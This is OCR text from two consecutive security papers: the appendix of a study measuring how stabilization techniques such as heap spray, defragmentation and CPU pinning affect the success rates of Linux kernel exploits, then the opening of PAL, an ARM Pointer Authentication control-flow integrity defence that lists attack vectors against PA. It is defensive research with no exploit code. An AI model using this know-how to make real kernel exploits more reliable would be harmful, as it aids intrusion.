Dataset. To obtain data, namely vulnerabilities and exploits, we exhaustively search for them online for our experiment. We collect public exploits from different sources, including exploit writeups from organizations [3, 7, 13], individuals [2, 5, 12, 31], and released repositories of previous research works [21, 22, 42, 43] focusing on Linux kernel exploitation. Next, we screen the vulnerabilities and exploits with the following criteria for the dataset: ❶ The public exploits demonstrate the potential of obtaining control flow hijacking primitive, which indicates successful exploitation. ❷ The vulnerabilities can be backported to v4.15 kernel, and their corresponding exploits still preserve the potential of obtaining control flow hijacking primitive on the new kernel after minor fixes. This rules out reliability differences introduced by different kernel versions. ❸ The vulnerabilities do not rely on special hardware devices or emulators to trigger for the ease of experiment. Following the selection criteria above and finish incomplete exploits by ourselves, we form a dataset containing 17 Linux kernel vulnerabilities and their corresponding public exploits.

Exploit variants. Based on the public exploits, we construct exploits used for our experiment by following the steps below. First, we build baseline exploits by stripping away stabilization techniques already implemented in the public exploits. In this process, we do not find new stabilization techniques in public exploits that is not reported by the interview participants. Second, we craft exploit variants by adding individual stabilization technique into the corresponding baseline exploit. In this process, we follow the implementation suggestions gathered from the participants. It ensures that each exploit variant encloses only one stabilization technique in the way where security researchers usually follow.

During exploit variants construction, we keep the modifications on baseline exploits to the minimum in order to avoid unexpected impacts on reliability caused by exploit structure change. As is mentioned in Section 5.1, we eventually obtain 102 exploits for our evaluation. Note that we skip the construction of exploit variants if the technique cannot be implemented in the corresponding vulnerability. For example, heap spray cannot be applied to CVE-2016-6187 because the exploit aims to corrupt adjacent freelist metadata, and heap spray eliminates the attacking surface.

VM vs. bare-metal machine. As is mentioned in Section 5.1, we run each exploit on a VM. Admitted that the success rate of each exploit we obtain from VMs may be different from that on bare-metal machines, we argue that the change of reliability (*e.g.*, improvement or degradation) of stabilization techniques is consistent. Therefore, by observing the results from VMs, we can safely draw conclusions.

Appendix-B: More Experiment Results

Table 3 shows our experiment result obtained in the configuration of 2 CPUs and 2 GB RAM. As is mentioned in Section 5.1, we varied our configuration. Table 7, 8, and 9 illustrate our experiment results observed in other configurations.

1. Which of the following techniques have you adopted to stabilize your exploits – (A) Defragmentation, (B) Heap Grooming, (C) Single-Thread Heap Spray, (D) Multi-Process Heap Spray, (E) CPU Pinning?
2. If you've never heard about the stabilization techniques above, please report them to us.
3. if you've heard about the stabilization techniques above but have no clue how to use them to improve exploit reliability, please report them to us as well.
4. What other approaches have you ever used to make your Linux kernel exploit reliable?
5. Why do you think the techniques you've used could work for stabilizing exploits?
6. In what conditions, the stabilization techniques you are familiar with are effective? (*e.g.*, in lightweight or heavy workload)
7. Do the stabilization techniques familiar to you work only for specific types of vulnerabilities? If so, please specify which technique and for what type of vulnerabilities?
8. Comparing the defragmentation technique with heap grooming technique, which one is more potent in terms of improving exploit reliability?
9. How do you implement your exploitation stabilization techniques?
10. Among all the techniques you mentioned, which one do you think is the most effective?
11. Have you ever discovered that when you apply an exploitation stabilization technique for a vulnerability, the exploit reliability is not improved but jeopardized? Have you tried to debug it? What is the reason behind this discovery?

Figure 2: Open questions used in our interview.

Type	CVE	Baseline	Defragmentation	Heap Grooming	Single-Thread Heap Spray	Multi-Process Heap Spray	CPU Pinning
In Idle State							
OOB	2017-7533	24.72%	52.42% [+]	N/A	99.36% [+]	99.62% [+]	36.42% [+]
OOB	2017-7184	30.72%	99.78% [+]	100.00% [+]	46.74% [+]	96.96% [+]	64.12% [+]
OOB	2016-6187	51.86%	99.88% [+]	N/A	N/A	N/A	67.94% [+]
OOB	2010-2959	15.48%	99.88% [+]	99.96% [+]	65.22% [+]	66.26% [+]	21.52% [+]
OOB	2017-7308	0.02%	0.00% [−]	N/A	0.00% [−]	4.64% [+]	0.04% [+]
UAF	2018-6555	96.52%	82.24% [−]	N/A	100.00% [+]	100.00%[+]	98.56% [+]
UAF	2016-8655	97.18%	96.08% [−]	N/A	99.74% [+]	99.80% [+]	99.56% [+]
UAF	2017-15649	17.00%	17.98% [+]	N/A	73.56% [+]	99.86% [+]	99.98% [+]
UAF	2016-4557	99.76%	97.94% [−]	N/A	100.00%[+]	99.98%[+]	99.80% [+]
UAF	2017-8824	97.96%	0.04% [−]	N/A	97.46% [−]	99.24% [+]	99.98% [+]
UAF	2016-0728	1.74%	2.32% [+]	N/A	82.20% [+]	100.00% [+]	2.68% [+]
UAF	2017-10661	18.80%	20.00% [+]	N/A	35.38% [+]	80.86% [+]	73.66% [+]
UAF	2016-10150	0.00%	0.00% [=]	N/A	0.00% [=]	99.64% [+]	99.98% [+]
UAF	2017-11176	96.08%	7.36% [−]	N/A	99.96% [+]	99.10% [+]	88.70% [−]
DF	2017-2636	99.42%	14.04% [−]	N/A	99.86% [+]	99.72% [+]	99.70% [+]
DF	2017-6074	99.98%	95.14% [−]	N/A	99.86% [−]	94.74% [−]	99.88% [−]
DF	2017-8890	56.44%	0.30% [−]	N/A	58.52% [+]	75.66% [+]	76.98% [+]
In Busy State							
OOB	2017-7533	5.56%	10.52% [+]	N/A	71.58% [+]	97.74% [+]	13.14% [+]
OOB	2017-7184	9.78%	51.42% [+]	64.98% [+]	44.96% [+]	89.32% [+]	9.48% [−]
OOB	2016-6187	5.36%	53.78% [+]	N/A	N/A	N/A	10.78% [+]
OOB	2010-2959	9.96%	47.54% [+]	32.84% [+]	36.04% [+]	65.72% [+]	19.06% [+]
OOB	2017-7308	0.00%	0.00% [=]	N/A	0.00% [=]	0.12% [+]	0.00% [=]
UAF	2018-6555	72.44%	66.86% [−]	N/A	86.10% [+]	99.24% [+]	80.70% [+]
UAF	2016-8655	0.20%	0.22% [+]	N/A	33.56% [+]	99.76% [+]	4.64% [+]
UAF	2017-15649	10.32%	10.18% [−]	N/A	38.50% [+]	99.82% [+]	99.72% [+]
UAF	2016-4557	51.82%	59.92% [+]	N/A	97.48% [+]	99.84% [+]	60.14% [+]
UAF	2017-8824	85.66%	0.06% [−]	N/A	86.56% [+]	98.46% [+]	100.00% [+]
UAF	2016-0728	0.04%	0.02% [−]	N/A	24.06% [+]	99.98% [+]	0.02% [−]
UAF	2017-10661	0.04%	0.02% [−]	N/A	4.12% [+]	69.80% [+]	0.76% [+]
UAF	2016-10150	48.12%	47.90% [−]	N/A	43.70% [−]	49.30% [+]	97.88% [+]
UAF	2017-11176	1.90%	2.32% [+]	N/A	41.52% [+]	94.24% [+]	3.72% [+]
DF	2017-2636	96.46%	24.38% [−]	N/A	99.00% [+]	99.34% [+]	99.56% [+]
DF	2017-6074	74.00%	62.48% [−]	N/A	75.40% [+]	93.04% [+]	78.22% [+]
DF	2017-8890	19.98%	1.24% [−]	N/A	29.08% [+]	49.28% [+]	34.58% [+]

Table 7: Performance of stabilization techniques under the configuration of 4 CPUs and 2G memory.

Type	CVE	Baseline	Defragmentation	Heap Grooming	Single-Thread Heap Spray	Multi-Process Heap Spray	CPU Pinning
In Idle State							
OOB	2017-7533	20.58%	48.50% [+]	N/A	98.40% [+]	99.60% [+]	31.42% [+]
OOB	2017-7184	32.74%	99.26% [+]	100.00% [+]	45.54% [+]	96.42% [+]	53.68% [+]
OOB	2016-6187	31.96%	99.46% [+]	N/A	N/A	N/A	31.54% [−]
OOB	2010-2959	22.16%	99.66% [+]	99.88% [+]	56.10% [+]	58.68% [+]	21.50% [−]
OOB	2017-7308	0.08%	0.30% [+]	N/A	0.00% [−]	4.68% [+]	0.10% [+]
UAF	2018-6555	89.82%	77.24% [−]	N/A	99.72% [+]	100.00%[+]	93.78% [+]
UAF	2016-8655	96.42%	94.10% [−]	N/A	99.44% [+]	99.80% [+]	99.18% [+]
UAF	2017-15649	13.72%	12.76% [−]	N/A	58.62% [+]	99.88% [+]	99.60% [+]
UAF	2016-4557	99.26%	98.24% [−]	N/A	100.00%[+]	99.98%[+]	99.36% [+]
UAF	2017-8824	97.76%	0.20% [−]	N/A	98.24% [+]	98.82% [+]	98.88% [+]
UAF	2016-0728	1.98%	6.60% [+]	N/A	77.58% [+]	100.00% [+]	3.44% [+]
UAF	2017-10661	33.80%	32.24% [−]	N/A	51.24% [+]	82.18% [+]	71.48% [+]
UAF	2016-10150	1.10%	0.86% [−]	N/A	1.56% [+]	99.72% [+]	99.48% [+]
UAF	2017-11176	92.66%	13.06% [−]	N/A	99.90% [+]	99.92% [+]	97.34% [+]
DF	2017-2636	96.14%	21.72% [−]	N/A	99.48% [+]	99.32% [+]	98.12% [+]
DF	2017-6074	98.76%	84.12% [−]	N/A	99.00% [+]	91.88% [−]	98.54% [−]
DF	2017-8890	51.58%	0.70% [−]	N/A	67.16% [+]	74.68% [+]	80.22% [+]
In Busy State							
OOB	2017-7533	7.72%	23.80% [+]	N/A	75.26% [+]	80.02% [+]	15.90% [+]
OOB	2017-7184	5.34%	27.56% [+]	53.88% [+]	35.26% [+]	72.72% [+]	7.50% [+]
OOB	2016-6187	2.30%	10.24% [+]	N/A	N/A	N/A	5.26% [+]
OOB	2010-2959	5.30%	18.46% [+]	46.44% [+]	19.02% [+]	43.90% [+]	9.68% [+]
OOB	2017-7308	0.00%	0.00% [=]	N/A	0.00% [=]	0.20% [+]	0.00% [=]
UAF	2018-6555	60.48%	61.72% [+]	N/A	80.36% [+]	96.42% [+]	73.92% [+]
UAF	2016-8655	0.36%	0.42% [+]	N/A	58.54% [+]	99.74% [+]	0.42% [+]
UAF	2017-15649	17.94%	16.82% [−]	N/A	35.98% [+]	99.22% [+]	92.12% [+]
UAF	2016-4557	23.72%	14.06% [−]	N/A	94.56% [+]	99.06% [+]	19.74% [−]
UAF	2017-8824	93.90%	0.38% [−]	N/A	95.16% [+]	98.98% [+]	98.70% [+]
UAF	2016-0728	0.14%	0.18% [+]	N/A	32.84% [+]	99.74% [+]	0.08% [−]
UAF	2017-10661	0.24%	0.26% [+]	N/A	28.44% [+]	69.08% [+]	0.24% [=]
UAF	2016-10150	46.02%	46.94% [+]	N/A	39.28% [−]	62.26% [+]	77.04% [+]
UAF	2017-11176	1.70%	1.58% [−]	N/A	39.56% [+]	92.30% [+]	4.38% [+]
DF	2017-2636	92.98%	18.98% [−]	N/A	97.74% [+]	99.18% [+]	97.86% [+]
DF	2017-6074	65.46%	50.04% [−]	N/A	67.56% [+]	74.94% [+]	65.70% [+]
DF	2017-8890	6.16%	1.60% [−]	N/A	20.26% [+]	44.74% [+]	9.50% [+]

Table 8: Performance of stabilization techniques under the configuration of 2 CPUs and 4G memory.

Type	CVE	Baseline	Defragmentation	Heap Grooming	Single-Thread Heap Spray	Multi-Process Heap Spray	CPU Pinning
In Idle State							
OOB	2017-7533	22.60%	51.94% [+]	N/A	99.49% [+]	99.49% [+]	38.54% [+]
OOB	2017-7184	32.49%	99.86% [+]	100.00% [+]	44.11% [+]	97.49% [+]	64.97% [+]
OOB	2016-6187	54.94%	99.69% [+]	N/A	N/A	N/A	62.51% [+]
OOB	2010-2959	15.40%	99.89% [+]	99.94% [+]	64.63% [+]	64.80% [+]	20.71% [+]
OOB	2017-7308	0.03%	0.03% [=]	N/A	0.00% [−]	4.69% [+]	0.11% [+]
UAF	2018-6555	96.71%	82.89% [−]	N/A	99.97% [+]	100.00%[+]	98.51% [+]
UAF	2016-8655	97.26%	95.94% [−]	N/A	99.80% [+]	99.74% [+]	99.54% [+]
UAF	2017-15649	15.69%	16.66% [+]	N/A	73.31% [+]	99.89% [+]	100.00%[+]
UAF	2016-4557	99.71%	97.83% [−]	N/A	100.00%[+]	100.00%[+]	99.77% [+]
UAF	2017-8824	97.89%	0.03% [−]	N/A	97.77% [−]	99.26% [+]	100.00%[+]
UAF	2016-0728	1.71%	2.20% [+]	N/A	82.80% [+]	99.97% [+]	2.49% [+]
UAF	2017-10661	18.83%	18.31% [−]	N/A	35.20% [+]	76.43% [+]	72.89% [+]
UAF	2016-10150	0.00%	0.00% [=]	N/A	0.00% [=]	99.49% [+]	100.00%[+]
UAF	2017-11176	91.89%	8.34% [−]	N/A	99.97% [+]	99.17% [+]	96.46% [+]
DF	2017-2636	99.54%	12.80% [−]	N/A	99.83% [+]	99.66% [+]	99.86% [+]
DF	2017-6074	99.86%	94.63% [−]	N/A	99.94% [+]	94.31% [−]	99.94% [+]
DF	2017-8890	57.89%	0.26% [−]	N/A	61.46% [+]	76.37% [+]	76.31% [+]
In Busy State							
OOB	2017-7533	4.37%	10.34% [+]	N/A	73.40% [+]	97.37% [+]	10.80% [+]
OOB	2017-7184	9.86%	51.94% [+]	65.89% [+]	44.66% [+]	89.26% [+]	8.37% [+]
OOB	2016-6187	4.54%	24.34% [+]	N/A	N/A	N/A	12.37% [+]
OOB	2010-2959	10.69%	49.94% [+]	31.29% [+]	36.06% [+]	65.91% [+]	18.94% [+]
OOB	2017-7308	0.00%	0.00% [=]	N/A	0.00% [=]	0.09% [+]	0.00% [=]
UAF	2018-6555	73.74%	67.40% [+]	N/A	85.43% [+]	99.60% [+]	81.89% [+]
UAF	2016-8655	0.06%	0.14% [+]	N/A	32.06% [+]	99.86% [+]	4.03% [+]
UAF	2017-15649	9.66%	10.83% [−]	N/A	38.80% [+]	99.80% [+]	99.40% [+]
UAF	2016-4557	49.63%	45.11% [−]	N/A	97.20% [+]	99.77% [+]	59.31% [−]
UAF	2017-8824	86.91%	0.06% [−]	N/A	86.94% [+]	99.46% [+]	99.94% [+]
UAF	2016-0728	0.17%	0.00% [+]	N/A	24.23% [+]	100.00% [+]	0.06% [−]
UAF	2017-10661	0.03%	0.09% [+]	N/A	3.74% [+]	69.20% [+]	0.80% [=]
UAF	2016-10150	48.11%	47.17% [+]	N/A	45.83% [−]	48.40% [+]	97.20% [+]
UAF	2017-11176	1.71%	1.91% [−]	N/A	35.34% [+]	92.94% [+]	22.40% [+]
DF	2017-2636	93.69%	23.60% [−]	N/A	97.89% [+]	99.43% [+]	99.63% [+]
DF	2017-6074	74.49%	63.91% [−]	N/A	74.91% [+]	93.11% [+]	77.34% [+]
DF	2017-8890	19.57%	1.40% [−]	N/A	32.57% [+]	51.54% [+]	34.77% [+]

Table 9: Performance of stabilization techniques under the configuration of 4 CPUs and 4G memory.

In-Kernel Control-Flow Integrity on Commodity OSes using ARM Pointer Authentication

Sungbae Yoo[†‡] Jinbum Park[†‡] Seolheui Kim[†] Yeji Kim[†] Taesoo Kim[†*]

[†] *Samsung Research*,
[*] *Georgia Institute of Technology*

Abstract

This paper presents an in-kernel, hardware-based control-flow integrity (CFI) protection, called PAL, that utilizes ARM's Pointer Authentication (PA). It provides three important benefits over commercial, state-of-the-art PA-based CFIs like iOS's: 1) enhancing CFI precision via automated refinement techniques, 2) addressing hindsight problems of PA for in-kernel uses such as preemptive hijacking and brute-forcing attacks, and 3) assuring the algorithmic or implementation correctness via post validation.

PAL achieves these goals in an OS-agnostic manner, so could be applied to commodity OSes like Linux and FreeBSD. The precision of the CFI protection can be adjusted for better performance or improved for better security with minimal engineering efforts. Our evaluation shows that PAL incurs negligible performance overhead: e.g., <1% overhead for Apache benchmark and 3–5% overhead for Linux perf benchmark on the latest Mac mini (M1). Our post-validation approach helps us ensure the security invariant required for the safe uses of PA inside the kernel, which also reveals new attack vectors on the iOS kernel. PAL as well as the CFI-protected kernels will be open sourced.

1 Introduction

Memory safety issues are the foremost security problems in today's operating systems—in 2020 alone, there were 149 memory safety CVEs assigned to potentially exploitable bugs in Linux [21]. To prevent latent bugs from exploitation, commodity OS vendors have been developing and deploying modern mitigation techniques such as KASLR, DEP, and SMA/EP (PXN). However, more powerful exploitation techniques, such as return- and jump-oriented programming [14,60], have been developed and demonstrated that such migration schemes can be ultimately bypassed [35]. As a response, control-flow integrity (CFI) [7,16], which enforces a program's control transition (e.g., an indirect call or a return) to strictly follow the known control graph curated at compilation time, has been considered as a promising, necessary direction to mitigate these emerging exploitation techniques. Accordingly, modern operating systems like Android, Windows, and iOS all implement some forms of CFI [8,55,67,68].

During the last several years, there has been exhaustive research exploration of CFI's design space [16], which falls broadly into two categories: ① enhancing the precision of CFI (i.e., reducing the number of targets that an indirect call can take); and ② making CFI protection faster and practical (i.e., incurring minimum CPU and memory overheads). The community has improved CFI precision by providing better algorithmic advances to model control-flow transitions accurately [30,45], or by utilizing exact run-time contexts [27,31]. However, in practice, the performance overhead often determines the feasibility of actual deployment—it would be acceptable to prevent the most common cases with negligible overhead rather than fully preventing all of them with obtrusive overhead. One recent approach taken by Apple [8] and researchers [47,72] is to speed up CFI by utilizing hardware-based protection, called ARM Pointer Authentication (PA).

In this paper, we propose yet another in-kernel CFI protection based on PA, called PAL, which aims to enhance CFI precision (see Table 2) in an automated manner while imposing negligible performance overhead (see §6.3).

More specifically, we design a context analyzer (see §4.3) that can capture common idioms and design patterns in commodity OSes (see §4.2) to enhance the CFI precision. For example, the context analyzer can refine the indirect call targets based on the invariants of a kernel object or based on a calling context of a kernel API. By using the context analyzer, an OS developer can instrument the kernel code with minimal manual involvement.

In addition, PAL introduces a static validator (see §4.5) that can recognize common pitfalls and attack vectors of PA on the *final* kernel image, unlike other PA-based schemes placing their compiler and underlying algorithms as TCB. Such separation of concerns helps us develop PA-based CFI and refinement rules in a higher-level, early-stage IR (i.e., GIMPLE in the GCC) without dealing with the subtleties of the back-end compiler optimizations. In other words, as long as the static validator assures that a certain image has no pitfall, we know that the final kernel image meets all the invariants necessary for the secure enforcement of PAL's CFI at run-time. For example, we commonly see that a later-stage

[‡] The authors contributed equally.

optimization puts out even a PA-protected pointer located in for-loop and stashes it into memory, which consequentially disarms the PA-based mitigation. (see §3.1 and Google's PoC on iOS [11]).

PAL's PA-based approach exhibits better CFI precision than any other commercial solutions: e.g., compared with Android's CFI [68], the number of indirect calls having >100 targets reduces from 7.0% to 0.08%. Most importantly, to the best of our knowledge, PAL is the first PA-based scheme that has successfully evaluated performance on real PA-supported hardware (Mac mini based on the M1 chip). Our evaluation shows that PAL imposes negligible performance overhead on user applications: <1% in the Apache benchmark, while incurring 6.8% kernel-space overhead on average in the LMbench's benchmarks that had measurable overhead. (i.e., benchmarks with over 1 μs overhead)

This paper makes the following contributions:

- **New attack vectors.** We provide a systematic categorization of attack vectors under a precise yet powerful definition of threat models when using ARM PA to protect the OS kernel.
- **Automated refinement techniques.** We implement a context analyzer to capture idioms and design patterns that enhance the precision of the CFI protection in automated yet OS-agnostic ways. We demonstrate our context analyzer on two commodity OSes: Linux and FreeBSD kernels.
- **Static validator.** We implement a static validator to automatically verify non-trivial security problems unintentionally introduced by complex compiler optimizations as well as implementation mistakes. It found new attack vectors in the latest iOS kernel as well as bugs in other PA-based schemes.
- **Open source.** We will make the end-to-end ecosystem open source including compiler plugin, static validator, the CFI-protected Linux and FreeBSD kernels, and context analyzer.[1]

2 Background

2.1 Control-Flow Integrity (CFI)

As modern defense schemes like Data Execution Protection (DEP) prevent *code injection* attacks, offensive techniques like return- or jump-oriented programming (ROP/JOP) [14, 60] have been proposed to reuse existing code snippets for exploitation, commonly known as *code-reuse attacks*. With ROP and JOP techniques, an attacker can perform arbitrary computation [60] by chaining existing code gadgets *after* hijacking a program's control flow (e.g., overwriting a function pointer or a return address). Since the code gadgets end with a return or a jump instruction that allows further chaining, they are called *return-* or *jump*-oriented programming.

[1] https://github.com/SamsungLabs/PALinux




Figure 1: A PA code (PAC) is generated using QARMA64 [66] block cipher with three inputs: a pointer, a context (public), and a PA key (private). And the PA-signed pointer contains the PAC in the prefix of the pointer that indicates its authenticity [12]. The signed function pointer will be copied or moved around together with the PAC, and checked its authenticity right before uses.

One promising mitigation to prevent such code-reuse attacks is to ensure that the integrity of control-flow transfers remains intact (i.e., making an intended transition) at run-time, so-called control-flow integrity (CFI). The most common approach is to extract control-flow graphs (CFG) from the source code during compilation and validate that all transitions are legitimate at run-time (i.e., following an edge of the extracted CFG). As a standard CFG is overly conservative—an indirect jump instruction can lead to any location in a program's memory, CFI often utilizes high-level structures from programming languages. To limit indirect calls, there are different strategies for identifying what is the set of functions that can be involved at each call site: 1) each function's entry [55], 2) a group of functions with the same types in `C` [65, 67], 3) virtual functions in the class hierarchy in `C++` [15, 67]. As most transitions depend on the program's execution state, dynamic approaches that attempt to associate the execution state and transition are proposed, e.g., using inputs [57], shadow execution/traces [27], and collecting control-sensitive information [31]. The precision of these dynamic approaches, however, comes with non-trivial run-time overheads and hindering deployment in practice.

Common CFI schemes mostly concern *forward* transitions (i.e., an indirect call) while relying on *backward* transitions (i.e., a function return) to be protected by other orthogonal techniques such as a shadow stack [22, 37]. In PAL, we aim to design an end-to-end solution that protects *both* forward and backward edges.

2.2 Pointer Authentication

ARMv8.3-A introduced a new hardware-based security feature, called *Pointer Authentication* (PA), that can check the integrity of a pointer with minimal performance (i.e., using a faster block cipher) and storage overhead (i.e., using the extended bits of a pointer). Simply put, a pointer is signed (`PAC`) when generated and is authenticated (`AUT`) before its use, similar in concept to tagged memory [62].

❶ **`PAC`** *signs* a function pointer with a signing key and a context as a nonce (see Figure 1). Since the ARM 64-bit processor does not fully utilize the entire 64-bit address space

(using 39-48 bits in Aarch64), the signed pointer can carry the authentication code (PAC) as part of the pointer (25-16 bits in the extension bits). This design decision simplifies the heavy bookkeeping required to propagate the PAC for pointers—now, a normal instruction like `mov` seamlessly propagates the PAC of a pointer in a register without additional costs.

PA provides five registers for encryption keys that can only be set in privilege mode: APIA and APIB for code pointers, APDA and APDB for data pointers, and APGA for general-purpose use, each of which is used to compute a cryptographic hash (i.e., QARMA64 [66]) to generate a Message Authentication Code (MAC).

❷ **`AUT`** *authenticates* the signed pointer and restores it to its original form (i.e., discarding the PAC and restoring the extension bits) given the original key and context. If the authentication succeeds, the restored function or data pointer is used as intended by the following instructions. However, when the authentication fails, `AUT` simply *flips an error bit* in the pointer to indicate the corrupted state, and any *later use* of the pointer raises an exception, as the restored function pointer does not conform to the canonical form of the virtual address space.

Using context. PA's context is a critical element to narrow down the protection domain because all function pointers signed by the same context can be used alternatively in an indirect call (note, all signed by the same PA key as long as PA key is not changed). There are two well-known choices of contexts: a stack pointer (`sp`) as a context to sign a return address (i.e., a backward CFI), and zero as a context to sign all function addresses, which does not need to identify all call-sites and their functions to be involved. More advanced uses, like using a type signature as a context [47], also not requiring to identify relations between all call-sites and functions, have also recently been proposed, but our focus in this paper is to refine the context by using *dynamic* information that can be captured from design idioms in commodity OS kernels.

EnhancedPAC2 and FPAC. ARM recently announced two new features, namely, EnhancedPAC2 and FPAC [53] to address problems found by Google [11]. EnhancedPAC2 changes PAC bits to be larger by XOR-ing with the upper bits of the pointer, helping PA to avoid brute-forcing attacks. FPAC makes an `aut` instruction raise an exception immediately upon the authentication failure. With FPAC, PAL can optimize the performance even further, but our current focus is to be compatible with ARM v8.3-A, available on the consumer market right now. Such optimization techniques based on these hardware features can also be used to improve the performance of PAL.

3 Overview

3.1 Threat Model

We assume an attacker has the capabilities of arbitrary reads and writes *at arbitrary moments*, similar to other attack models assumed in several studies like PaX/RAP [65]. We also assume that the victim has all modern defense mechanisms deployed, namely, secure boot, stack protection, DEP, KASLR, PXN, and page-table protections [9, 10] to protect the kernel's non-writable regions from page-table modification attacks such as KSMA [74]. It is worth noting that the capabilities of arbitrary reads and writes do not mean that it is possible to inject code so that existing code snippets should be reused for attack. Lastly, we assume KASLR can be bypassed either by inferring the layout of the kernel image [34, 38] or via common information leakage [71] otherwise an arbitrary write or read is prevented in the first place.

In the kernel, arbitrary read/write capabilities implicate more than just crafting memory; since an attacker can force all registers to be spilled to memory via preemption, an attacker can modify all values of the *registers* stored in memory (i.e., execution context). This model would be pessimistic, as real-world vulnerabilities typically allow limited capabilities like restricted overflow, but we believe this is the right way to reason about the strong security guarantees of the defense mechanisms in the kernel [65].

Control-flow hijacking. We assume the primary goal of an attack is to hijack the control-flow of the kernel and then, leverage it to launch post-exploitation payloads such as obtaining a root shell, exfiltrating information, installing a rootkit, etc. With arbitrary memory reads/writes, this is not the only approach (e.g., data-oriented attack [33, 63]), but still is the most prevalent, reliable and stealthy form of powerful attacks [16].

Out-of-scope attacks. We do not consider side-channel attacks such as micro-architectural [42, 50], timing [49, 73], or electromagnetic side-channels [61], because they are mostly limited to secrecy violation (i.e., information leak). Similarly, hardware attacks such as Rowhammer [40] caused by faulty DRAMs are not of our concern. All high-privilege components like the hypervisor, firmware and hardware are our TCB (Trusted Computing Base). We also do not consider any advanced forms of data-oriented attacks [33] but have a plan to extend our approach to mitigate prevalent forms of data-oriented attacks, similar to HDFI [63], by using PA.

Correctness assumption. We do not rely on the correctness of complex compilation tool-chains that have sophisticated optimization algorithms in their back-ends. Instead, we trust a static post validator that directly analyzes the *final* kernel image and ensures that the invariants required for the secure uses of PA are correctly respected in the binary (see §4.5).

3.2 Attack Vectors against ARM PA

We categorize the fundamental limitations of ARM PA into two classes, namely, pointer substitution attacks (❶, ❷, ❸) and improper uses of the PA protection (①, ②).

❶ **Replaying attack**. A leaked, signed function pointer can be legitimately reused in any indirect call with the same context. This means an adversary having arbitrary read capability can scan the entire kernel memory and collect outstanding

function pointers for the replaying attack. This fundamental problem can be quantified by measuring the number of function pointers signed by the same context and the number of indirect call sites authenticating pointers with the same context (§6.1). To reduce the substitution targets, any PA-based protections should minimize the uses of the same contexts.

❷ **Forging pointers via signing gadgets**. Instead of passively scrubbing function pointers, an adversary can generate a signed pointer with the context of his/her own choice for the targeted indirect call. There are two prevalent situations: 1) an attacker hijacks a stored function pointer or the context during the signing process and 2) an attacker provides an arbitrary function pointer to a re-signing routine that ignores authentication failures.

❸ **Brute-forcing attack**. PA reserves a small number of bits (e.g., 15 bits in the 48-bit address space) to embed a MAC as a part of the pointer. Unfortunately, this is so small that an attacker can identify the correct MAC by enumerating all the input space if there exists a proper oracle. This problem is particularly difficult to mitigate because the production kernel cannot simply panic when an authentication failure happens, whether that is a malicious attempt or not [69]. All the existing PA-based protections suffer from this attack vector.

① **Key leakage and cross-EL attack**. ARM [51] and Qualcomm [66] specify PA's behaviors only in the context of the user space. To utilize PA for kernel protection, according to these references, the PA keys should be multiplexed (or virtualized) for both user and kernel spaces. However, under our threat model, an adversary can sign any function pointers in user space by using the same key and context as the kernel, a so-called cross-EL attack. Any preventive measures that keep track of PA keys in the kernel space should be cautious about *not storing* the key to memory—our adversary with the arbitrary read capability can obtain the PA key.

② **Time-of-check to time-of-use (TOCTOU)**. PA does not guarantee the atomicity of its check and use, meaning that there is a time window between two PA instructions. Two problems can occur during this time window: 1) a raw pointer is unintentionally spilled before a use mainly due to later-stage compiler optimizations or machine-code generation, and 2) an attacker enforces a preemption right before its use, causing a raw pointer stored in the register to be spilled to an attacker-controlled memory.

One naive solution is to disable an interrupt during this time window but we observed an important drawback: it increases the interrupt-disabled regions and will finally turn out unacceptable due to performance fall-off. (e.g., a virtual call in the VFS layer will disable the interrupt for the rest of executions, which drops the concurrency of each file operation). Any in-kernel PA defenses should prevent this attack vector without introducing complexity and performance overheads.




Figure 2: PAL's workflow.

4 Design

Each component of PAL works as illustrated in Figure 2. First, the context analyzer (§4.3) takes kernel code and the desired CFI precision level (i.e., the number of the allowed targets) as inputs, and returns 1) kernel code annotated with the best run-time contexts to meet the given precision, and 2) a summary of the precision analysis that describes the effectiveness of each PA context (see, Table 2) as outputs. Besides that automatic annotation, developers can manually add annotations based upon their needs. Second, the compiler tool-chain (§4.1, §4.2) performs instrumentation according to the given annotated code, and outputs a PAL-enabled but not validated kernel binary. Third, static validator (§4.5) validates that the kernel binary respects a set of security properties for the safe uses of ARM PA, and informs developers if any violation is detected. Developers are in charge of eliminating such a violation by modifying either source code or a compiler tool-chain. Lastly, PAL modifies the kernel infrastructure for secure management of the protection scheme (§4.4).

4.1 Compiler Instrumentation

To protect the integrity of function pointers, PAL intervenes at two life-cycle events of each function pointer: its generation (`GEN`) and use (`USE`). Simply put, PAL signs a function pointer at its generation and authenticates it right before use. Since neither the compiler nor the PA hardware can track life-cycle events(`GEN` and `USE`) of a pointer completely, the security claim of PA-based solutions is largely dependent on the proper selection of a PA context, which is bound to the pointer at `GEN` and used for authentication before `USE` (see §4.2).

In this section, we first describe our design decisions relevant to static analysis and instrumentation:

Life-cycle of function pointers. Function pointers in C are generated (`GEN`) from a function designator [44]—an expression that has a function signature such as a function declaration or casting. More specifically, PAL instruments three places to insert an authentication code: variable initialization, assign statements, and parameters for function calls. For each function designator, PAL handles two kinds of scenarios: 1) *constant* where the value is emitted as part of the instruction

thus can be signed *in place*; and 2) *immaterial* where the value will be determined at run-time (e.g., to support ASLR) thus should be signed *at loadtime*. For type casting to a non-function type, PAL leaves them intact (i.e., no authentication and re-sign), as the dereferenced values are already signed at their generation and the integrity will be ultimately checked at use. Note that such behaviors can be abused as a signing gadget by an attacker and our static validator is designed to identify such behaviors (see §4.5).

